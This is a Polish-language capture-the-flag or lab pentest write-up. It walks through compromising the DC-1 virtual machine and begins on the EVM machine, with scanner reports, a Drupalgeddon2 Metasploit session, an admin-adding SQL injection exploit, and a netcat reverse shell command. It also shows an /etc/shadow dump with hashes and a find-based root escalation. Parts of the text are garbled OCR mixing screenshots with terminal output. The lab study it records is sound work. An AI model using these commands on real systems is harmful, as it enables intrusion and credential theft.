Drupal Core SQL Injection Vulnerability	7.5 (High)	98%	192.168.12.12	80/tcp	
Drupal Core Critical Remote Code Execution Vulnerability (SA-CORE-2018-002) (Active Check)	7.5 (High)	98%	192.168.12.12	80/tcp	
Cleartext Transmission of Sensitive Information via HTTP	4.8 (Medium)	80%	192.168.12.12	80/tcp	
SSH Weak Encryption Algorithms Supported	4.3 (Medium)	95%	192.168.12.12	22/tcp	
SSH Weak MAC Algorithms Supported	2.6 (Low)	95%	192.168.12.12	22/tcp	
TCP timestamps	2.6 (Low)	80%	192.168.12.12	general/tcp	

(Applied filter: autotp=0 apply\_overrides=1 notes=1 overrides=1 result\_hosts\_only=1 first=1 rows=100 sort-reverse=severity levels=hml min\_qod=70)

Backend operation: 0.54s

Greenbone Security Assistant (GSA) Copyright 2009 - 2018 by Greenbone Networks GmbH, www.greenbone.net

**nessus Essentials**

Scans Settings

host12 / 192.168.12.12 Back to Hosts

Configure Audit Trail Launch Report Export

Vulnerabilities 26

Filter Search Vulnerabilities 26 Vulnerabilities

Sev	Name	Family	Count	
Critical	PHP Unsupported Vers...	CGI abuses	1	
Critical	Unix Operating System...	General	1	
Mixed	SSH (Multiple Iss...	Misc.	4	
Medium	web.config File Inform...	CGI abuses	1	
Info	RPC Services Enumer...	Service detection	4	
Info	Nessus SYN scanner	Port scanners	3	
Info	Apache HTTP Se...	Web Servers	2	
Info	HTTP (Multiple Is...	Web Servers	2	
Info	RPC (Multiple Iss...	RPC	2	
Info	SSH (Multiple Iss...	General	2	
Info	Service Detection	Service detection	2	

Host Details

IP: 192.168.12.12  
MAC: 08:00:27:9A:36:BA  
OS: Linux Kernel 3.2 on Debian 7.0 (wheezy)  
Start: Today at 1:46 PM  
End: Today at 1:52 PM  
Elapsed: 5 minutes  
KB: Download

Vulnerabilities

● Critical  
● High  
● Medium  
● Low  
● Info

Następnie zacząłem przeszukiwać bazę exploitów i znalazłem coś co mnie zainteresowało

```
msf5 > search drupal supported
[!] No modules found
Matching Modules
=====
=====
# Name Disclosure Date Rank Check Description
=====
0 auxiliary/gather/drupal_openid_xxe 2012-10-17 normal Yes Drupal OpenID External Entity Injection
1 auxiliary/scanner/http/drupal_views_user_enum 2010-07-02 normal Yes Drupal Views Module Users Enumeration
2 exploit/multi/http/drupal_drupalgeddon 2014-10-15 excellent No Drupal HTTP Parameter Key/Value SQL Injection
3 exploit/unix/webapp/drupal_coder_exec 2016-07-13 excellent Yes Drupal CODER Module Remote Command Execution
4 exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28 excellent Yes Drupal Drupaleddon 2 Forms API Property Injection
5 exploit/unix/webapp/drupal_restws_exec 2016-07-13 excellent Yes Drupal RESTWS Module Remote PHP Code Execution
6 exploit/unix/webapp/drupal_restws_unserialize 2019-02-20 normal Yes Drupal RESTful Web Services unserialize() RCE
7 exploit/unix/webapp/php_xmlrpc_eval 2005-06-29 excellent Yes PHP XML-RPC Arbitrary Code Execution
```

```

msf5 > exploit/unix/webapp/drupal_drupalgeddon2
[-] Unknown command: exploit/unix/webapp/drupal_drupalgeddon2.
This is a module we can load. Do you want to use exploit/unix/webapp/drupal_drupalgeddon2? [y/N]   y
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > show options
      Name          Current Setting  Required  Description
  ----+-----+-----+-----+
  DUMP_OUTPUT    false           no        Configure default no  view of userDump payload command output
  PHP_FUNC       passthru        yes       fields, and pictures. PHP function to execute
  Proxies         IP address blocki yes       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS          80             Manage blocked IP addresses. The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'[...]
  RPORT          80             yes       The target port (TCP)
  SSL             false          no        Negotiate SSL/TLS for outgoing connections
  TARGETURI       /              yes       Path to Drupal install
  VHOST           no             no        HTTP server virtual host

Module options (exploit/unix/webapp/drupal_drupalgeddon2):
  Name          Current Setting  Required  Description
  ----+-----+-----+-----+
  PEOPLE         PEOPLE          yes       Content authoring module
  Name          Current Setting  Required  Description
  ----+-----+-----+-----+
  DUMP_OUTPUT    false           no        Configure default no  view of userDump payload command output
  PHP_FUNC       passthru        yes       fields, and pictures. PHP function to execute
  Proxies         IP address blocki yes       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS          80             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'[...]
  RPORT          80             yes       The target port (TCP)
  SSL             false          no        Negotiate SSL/TLS for outgoing connections
  TARGETURI       /              yes       Path to Drupal install
  VHOST           no             no        HTTP server virtual host

  CONTENT AUTHORIZING

Exploit target:
  Id  Name
  --  --
  0  Automatic (PHP In-Memory)

  MEDIA

msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set rhost 192.168.12.12
rhost => 192.168.12.12
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > 

```

The screenshot shows the 'Actions' section of a Drupal 7 administration page. It includes links for 'Site information' (Change site name, e-mail address, slogan, default front page, and of posts per page, error pages.), 'Actions' (Manage the actions defined for your site.), 'Cron' (Manage automatic site maintenance tasks.), 'Shortcuts' (Add and modify shortcut sets.), and 'Development'.

Niestety nie udało mi się w ten sposób uzyskać dostępu do roota

```

msf5 exploit(unix/webapp/drupal_drupalgeddon2) > exploit
[*] Started reverse TCP handler on 192.168.12.8:4444
[*] Sending stage (38288 bytes) to 192.168.12.12
[*] Meterpreter session 1 opened (192.168.12.8:4444 -> 192.168.12.12:56185) at 2020-01-13 18:30:45 -0500
sysinfo
meterpreter > sysinfo
Computer : DC-1
OS        : Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686
Meterpreter : php/linux
[*] Unknown command: id.
meterpreter > id
Process 4544 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

The screenshot shows the 'Actions' section of a Drupal 7 administration page. It includes links for 'Actions' (Manage the actions defined for your site.), 'Cron' (Manage automatic site maintenance tasks.), 'Shortcuts' (Add and modify shortcut sets.), and 'Development'.

Zaciekał mnie jednak kolejny exploit, umożliwiający dodanie konta administratora do drupal 7

```

root@kali:~# searchsploit drupal 7
[!] Exploit Title Configuration [Drupal Site]
Exploit Title Configuration [Drupal Site] | Path (/usr/share/exploitdb/)

Drup 4.7 - 'Attachment mod_mime' Remote Command Execution | exploits/php/webapps/1821.php
Drup 4.x - URL-Encoded Input HTML Injection | exploits/php/webapps/27020.txt
Drup 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User) | exploits/php/webapps/34992.py
Drup 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session) | exploits/php/webapps/44355.php
Drup 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1) | exploits/php/webapps/34984.py
Drup 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2) | exploits/php/webapps/34993.php
Drup 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution) | exploits/php/webapps/35150.php
Drup 7.12 - Multiple Vulnerabilities | exploits/php/webapps/18564.txt
Drup 7.x Module Services - Remote Code Execution | exploits/php/webapps/41564.php
Drup < 4.7.6 - Post Comments Remote Command Execution | exploits/php/webapps/3313.pl
Drup < 5.22/6.16 - Multiple Vulnerabilities | exploits/php/webapps/33706.txt
Drup < 7.34 - Denial of Service | exploits/php/dos/35415.txt
Drup < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit) | exploits/php/webapps/44557.rb
Drup < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC) | exploits/php/webapps/44542.txt
Drup < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution | exploits/php/webapps/44449.rb
Drup Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persistent Cross-Site Scripting | exploits/php/webapps/25493.txt
Drup Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution | exploits/php/remote/40144.php
Drup Module Cumulus 5.x-1.1/6.x-1.4 - 'tagcloud' Cross-Site Scripting | exploits/php/webapps/35397.txt
Drup Module Drag & Drop Gallery 6.x-1.5 - 'upload.php' Arbitrary File Upload | exploits/php/webapps/37453.php
Drup Module Embedded Media Field/Media 6.x : Video Flotsam/Media: Audio Flotsam - Multiple Vulnerabilities | exploits/php/webapps/35072.txt
Drup Module RESTWS 7.x - PHP Remote Code Execution (Metasploit) | exploits/php/remote/40130.rb
Drup avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure | exploits/php/webapps/44501.txt

Shellcodes: No Result
root@kali:~#
```

```

root@kali:/usr/share/exploitdb/exploits/php/webapps# python 34992.py -t http://192.168.12.12 -u user123 -p user123
[!] Exploit Title Configuration [Drupal Site]
Exploit Title Configuration [Drupal Site] | Path (/usr/share/exploitdb/)



[!] Configuration [Drupal Site]
[!] Home > Administration
[!] Hide descriptions
[!] DRUPAL
[!] Account settings
Configure default behavior of users, including registration requirements, e-mails, fields, and user pictures.
Drup4l => 7.0 <= 7.31 Sql-Injection
Admin 4cc0unt cr3at0r
[!] IP address blocking
Manage Discovered by:
Stefan Horst (CVE-2014-3704)
[!] CONTENT AUTHORIZING
Written by:
Text formats
Config Claudio Viviani by users is filtered, including allowed HTML tags. Also allows enabling of module-provided filters.
http://www.homelab.it
info@homelab.it
MED/ homelabit@protonmail.ch
https://www.facebook.com/homelabit
https://twitter.com/homelabit and how they are accessed.
https://plus.google.com/+Homelabit1/
https://www.youtube.com/channel/UCqqmSdMqf_exicCe_DjlBww
Configure styles that can be used for resizing or adjusting images on display.
[!] VULNERABLE!
[!] Image toolkit
Choose which image toolkit to use if you have installed optional toolkits.
[*] Login: user123 scanned in 27.97 seconds
[*] Pass: user123

[!] SYSTEM
Site information
Change site name, e-mail address, slogan, default front page, number of posts per page, error pages.
Actions
Manage the actions defined for your site.
Cron
Manage automatic site maintenance tasks.


[!] USER INTERFACE
Shortcuts
Add and modify shortcut sets.

[!] DEVELOPMENT
Performance
Enable or disable page caching for anonymous users, bandwidth optimization options.
Logging and errors
Settings for logging and alerts modules. Various Drupal system events to different destinations, such as email, etc.
```

Po dodaniu konta administratora mogłem zalogować się wybranym loginem i hasłem, w zakładce Modules mogłem dodać pobrany ze strony <https://www.drupal.org/project/shell> moduł powłoki



Mogłem w ten sposób uzyskać dostęp do powłoki systemu jako www-data



Następni przerwy użyciu NetCat i poniższych komend uzyskałem dostęp do powłoki z poziomu terminala

```
nc -nclp 1234 ==> komenda w terminalu Kaledo, nasłuchwanie połączenia  
nc -nv 192.168.12.8 1234 -e /bin/bash ==> z poziomu drupal shella, nawiązanie  
połączenia
```

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc -nvlp 1234  
listening on [any] 1234 ...  
connect to [192.168.12.8] from (UNKNOWN) [192.168.12.12] 33798  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
index.php  
install.php  
misc  
modules  
Profiles  
robots.txt  
scripts  
sites  
themes  
update.php  
web.config  
xmrpc.php  
user321%var/www>  
(UNKNOWN) [192.168.12.8] 1234 (?) open  
user321%var/www>  
> nc -nv 192.168.12.8 1234 -e /bin/bash
```

Maję dostęp do powłoki (jeszcze nie jako root) wykonałem kilka poleceń, do których podpowiedzi odczytałem ze znalezionych flag, dzięki temu udało mi się uzyskać

## uprawnienia roota

```
root@kali:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.12.8] from (UNKNOWN) [192.168.12.12] 33798
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$ find /etc/shadow -exec cat {} +
find /etc/shadow -exec cat {} +
root:$6$rhe3rFqk$NwHzwJ4H7ab0FOM67.Avwl3j8c05rDVPqTIvWg8k3yWe99pivz/96.K7IqPlbB
CmzpokVmnn13ZhVYQGrQ4phd/:17946:0:99999:7:::
daemon:*:17946:0:99999:7:::
bin:*:17946:0:99999:7::: Apache httpd 2.2.15
sys:*:17946:0:99999:7::: Drupal 7 (http://drup
sync:*:17946:0:99999:7::: 36 disallowed entries
games:*:17946:0:99999:7::: modules/ /profiles
man:*:17946:0:99999:7::: cron.log /cron.php /IM
lp:*:17946:0:99999:7::: /etc /INSTALL.sqlite.t
mail:*:17946:0:99999:7::: MAINTAINERS.txt
news:*:17946:0:99999:7::: Apache/2.2.22 (Debian
uucp:*:17946:0:99999:7::: 192.168.12.12 to Drupal Site | proxy
proxy:*:17946:0:99999:7::: 2-4 (RPC #100000)
www-data:*:17946:0:99999:7:::
backup:*:17946:0:99999:7::: port/proto serv
list:*:17946:0:99999:7::: 111/tcp rpcbind
irc:*:17946:0:99999:7::: 111/udp rpcbind
gnats:*:17946:0:99999:7::: 111/tcp6 rpcbind
nobody:*:17946:0:99999:7::: 111/udp6 rpcbind
libuuid:!:17946:0:99999:7::: 24690/udp statd
Debian-exim:!:17946:0:99999:7::: 4008/tcp6 statd
statd:*:17946:0:99999:7::: 52220/udp6 statd
messagebus:*:17946:0:99999:7::: 3862/tcp statd
sshd:*:17946:0:99999:7::: 9A:36:BA (Oracle
mysql:!:17946:0:99999:7::: 3306/tcp mysql
flag4:$6$Nk47pS8q$vTXHYXBfQo0ZERNGFTbnZfi5LN0ucGZe05VMtMuIFyqYzY/eVbPNMZ7lpfRV
c0BYrQ0brAhJoEzoEWCKxW80:17946:0:99999:7:::
www-data@DC-1:/var/www$ find /etc/shadow -exec sh\;
find /etc/shadow -exec sh\;
find: missing argument to '-exec'.
www-data@DC-1:/var/www$ find /etc/shadow -exec sh \;
find /etc/shadow -exec sh \;
# id
# id HOP RTT ADDRESS
# id 1 0.41 ms 192.168.12.12
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# OS and Service detection performed. Please report any
# results at https://nmap.org/submit/ .
```

Znalezienie flagi

```
> cat flag1.txt
Every good CMS needs a config file - and so do you.

user321% /var/www>
```

## flag3

Special PERMS will help FIND the passwd - but you'll need to -exec that command to work out how to get what's in the shadow.

```
www-data@DC-1:/var/www$ find /etc/shadow -exec cat {} +-
find /etc/shadow -exec cat {} +
root:$6$Nrhe3rFqk$NwHzwJ4H7ab0F0M67.AvwL3j8c05rDVPqTTvWg8k3yWe99pivz/96.K7IqPlbBCMzpokVmnn13ZhVyQ6rQ4phd/:17955:0:99999:7:::1 popup
daemon:*:17946:0:99999:7:::
bin:*:17946:0:99999:7::: Navigation
sys:*:17946:0:99999:7:::
sync:*:17946:0:99999:7::: Add content
games:*:17946:0:99999:7::: Shell
man:*:17946:0:99999:7:::
lp:*:17946:0:99999:7:::
mail:*:17946:0:99999:7:::
news:*:17946:0:99999:7:::
uucp:*:17946:0:99999:7:::
proxy:*:17946:0:99999:7:::
www-data:*:17946:0:99999:7:::
backup:*:17946:0:99999:7:::
list:*:17946:0:99999:7:::
irc:*:17946:0:99999:7:::
gnats:*:17946:0:99999:7:::
nobody:*:17946:0:99999:7:::
libuuid:!:17946:0:99999:7:::
Debian-exim:!:17946:0:99999:7:::
statd!:17946:0:99999:7:::
messagebus:*:17946:0:99999:7:::
sshd:*:17946:0:99999:7:::
mysql!:17946:0:99999:7:::
flag4:$6$Nrhe3rFqk$NwHzwJ4H7ab0F0M67.AvwL3j8c05rDVPqTTvWg8k3yWe99pivz/96.K7IqPlbBCMzpokVmnn13ZhVyQ6rQ4phd/:17946:0:99999:7:::
flag4:$6$Nrhe3rFqk$NwHzwJ4H7ab0F0M67.AvwL3j8c05rDVPqTTvWg8k3yWe99pivz/96.K7IqPlbBCMzpokVmnn13ZhVyQ6rQ4phd/:17955:0:99999:7:::
```

## Finałowa flaga

```
cd root
# ls
ls
thefinalflag.txt
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!
```

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey  
by contacting me via Twitter - @DCAU7

```
#
```

Maszyna przeze mnie uznana za złamana

## Pentest maszyny EVM (192.168.12.13):

\*\*Trzecią maszyną to EVM, tak jak w poprzednich przypadkach zaczęłem od skanowania zemMap, OpenVas i Nessus

The screenshot shows the Zenmap interface with the target set to 192.168.12.13. The command entered is nmap -sV -A 192.168.12.13. The results tab displays the following Nmap output:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-14 04:59 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS
is disabled. Try using --system-dns or specify valid servers with --
dns-servers
Nmap scan report for 192.168.12.13
Host is up (0.00071s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a2:d3:34:13:62:b1:18:a3:dd:db:35:c5:5a:b7:c0:78 (RSA)
|   256 85:48:53:2a:50:c5:a0:b7:1a:ee:a4:d8:12:8e:1c:ce (ECDSA)
|_  256 36:22:92:c7:32:22:e3:34:51:bc:0e:74:9f:1c:db:aa (ED25519)
53/tcp    open  domain      ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_ bind.version: 9.10.3-P4-Ubuntu
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
| http-server-header: Apache/2.4.18 (Ubuntu)
| http-title: Apache2 Ubuntu Default Page: It works
110/tcp   open  pop3        Dovecot pop3d
|_ pop3-capabilities: VIDL RESP-CODES CAPA PIPELINING SASL AUTH-RESP-
CODE TOP
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Dovecot imaps
|_ imap-capabilities: Pre-login OK have SASL-IR LOGINDISABLED A0001
IDLE capabilities listed post-login LOGIN-REFERRALS ENABLE ID more
LITERAL+ IMAP4rev1
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup:
WORKGROUP)
MAC Address: 08:00:27:1D:1A:A5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: UBUNTU-EXTERMELY-VULNERABLE-M4CH1INE; OS: Linux;
CPE: cpe:/o:linux:linux_kernel

Host script results:
```

Greenbone Security Assistant - Mozilla Firefox

Greenbone Security Assistant +

https://127.0.0.1:9392/omp?cmd=get\_report&report\_id=ddd2d5ad-599e-40be-a7a6-34a4cd4533ba

Logged in as Admin admin | Logout  
Tue Jan 14 10:04:01 2020 UTC

Dashboard Scans Assets SecInfo Configuration Extras Administration Help

Anonymous XML Filter: [autofp=0 apply\_overrides=1 notes=1 overrides=1 result\_hosts\_only=1 first=1 rows=100 sort-reverse=severity levels=hml min\_qod=70]

Done

Report: Results (2 of 120)

ID: ddd2d5ad-599e-40be-a7a6-34a4cd4533ba  
Modified: Mon Jan 13 17:27:19 2020  
Created:  
Owner: admin

Vulnerability Severity QoD Host Location Actions

Vulnerability	Severity	QoD	Host	Location	Actions
phpinfo() output Reporting	7.5 (High)	80%	192.168.12.13	80/tcp	[Edit, Delete, View]
TCP timestamps	2.6 (Low)	80%	192.168.12.13	general/tcp	[Edit, Delete, View]

(Applied filter:autofp=0 apply\_overrides=1 notes=1 overrides=1 result\_hosts\_only=1 first=1 rows=100 sort-reverse=severity levels=hml min\_qod=70) 1 - 2 of 2

Backend operation: 0.46s Greenbone Security Assistant (GSA) Copyright 2009 - 2018 by Greenbone Networks GmbH, www.greenbone.net

Nessus Essentials / Folders / View Scan - Mozilla Firefox

Nessus Essentials / Folder +

https://localhost:8834/#/scans/reports/40/vulnerabilities

Scans Settings

host13 [Configure](#) [Audit Trail](#)

Back to My Scans

Hosts 1 Vulnerabilities 29 History 1

Filter Search Vulnerabilities 29 Vulnerabilities

Sev	Name	Family	Count	Details
MEDIUM	SMB Signing not required	Misc.	1	<a href="#">View</a> <a href="#">Edit</a>
INFO	SMB (Multiple Iss...)	Windows	10	<a href="#">View</a> <a href="#">Edit</a>
INFO	Nessus SYN scanner	Port scanners	7	<a href="#">View</a> <a href="#">Edit</a>
INFO	Service Detection	Service detection	4	<a href="#">View</a> <a href="#">Edit</a>
INFO	DNS (Multiple Iss...)	DNS	3	<a href="#">View</a> <a href="#">Edit</a>
INFO	HTTP (Multiple Is...)	Web Servers	3	<a href="#">View</a> <a href="#">Edit</a>
INFO	Apache HTTP Se...	Web Servers	2	<a href="#">View</a> <a href="#">Edit</a>
INFO	ISC Bind (Multiple...)	DNS	2	<a href="#">View</a> <a href="#">Edit</a>
INFO	SMB (Multiple Iss...)	Windows : User management	2	<a href="#">View</a> <a href="#">Edit</a>
INFO	SSH (Multiple Iss...)	General	2	<a href="#">View</a> <a href="#">Edit</a>
INFO	Backported Security P...	General	1	<a href="#">View</a> <a href="#">Edit</a>
INFO	Common Platform Enu...	General	1	<a href="#">View</a> <a href="#">Edit</a>

Right Control

Po wejściu na ip maszyny znajdziemy wskazówkę odnośnie aplikacji wordpress



## Apache2 Ubuntu Default Page

### ubuntu

**It works!**

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

#### Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

*you can find me at /wordpress/ im vulnerable webapp :)*

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf`. See their respective man pages for detailed information.
- The binary is called `apache2`. Due to the use of environment variables, in the default configuration, `apache2` needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

Wykonałem dodatkowo skanowanie przy użyciu dirb'a

```
root@kali:~# dirb http://192.168.12.13

-----
DIRB v2.22
By The Dark Raver
-----


START_TIME: Tue Jan 14 05:21:14 2020
URL_BASE: http://192.168.12.13/
WORDLIST_FILES: /usr/share/dirb/wordlists

-----
GENERATED WORDS: 4612

----- Scanning URL: http://192.168.12.13
+ http://192.168.12.13/index.html (CODE: 200)
+ http://192.168.12.13/info.php (CODE: 200)
+ http://192.168.12.13/server-status (CODE: 200)
==> DIRECTORY: http://192.168.12.13/www

----- Entering directory: http://192.168.12.13
+ http://192.168.12.13/wordpress/index.html (CODE: 200)
==> DIRECTORY: http://192.168.12.13/wordpress
==> DIRECTORY: http://192.168.12.13/wordpress/
==> DIRECTORY: http://192.168.12.13/wordpress/
+ http://192.168.12.13/wordpress/xmlrpc.php

----- Entering directory: http://192.168.12.13
+ http://192.168.12.13/wordpress/wp-admin (CODE: 200)
==> DIRECTORY: http://192.168.12.13/wordpress/
==> DIRECTORY: http://192.168.12.13/wordpress/
==> DIRECTORY: http://192.168.12.13/wordpress/
+ http://192.168.12.13/wordpress/wp-admin/
==> DIRECTORY: http://192.168.12.13/wordpress/
==> DIRECTORY: http://192.168.12.13/wordpress/
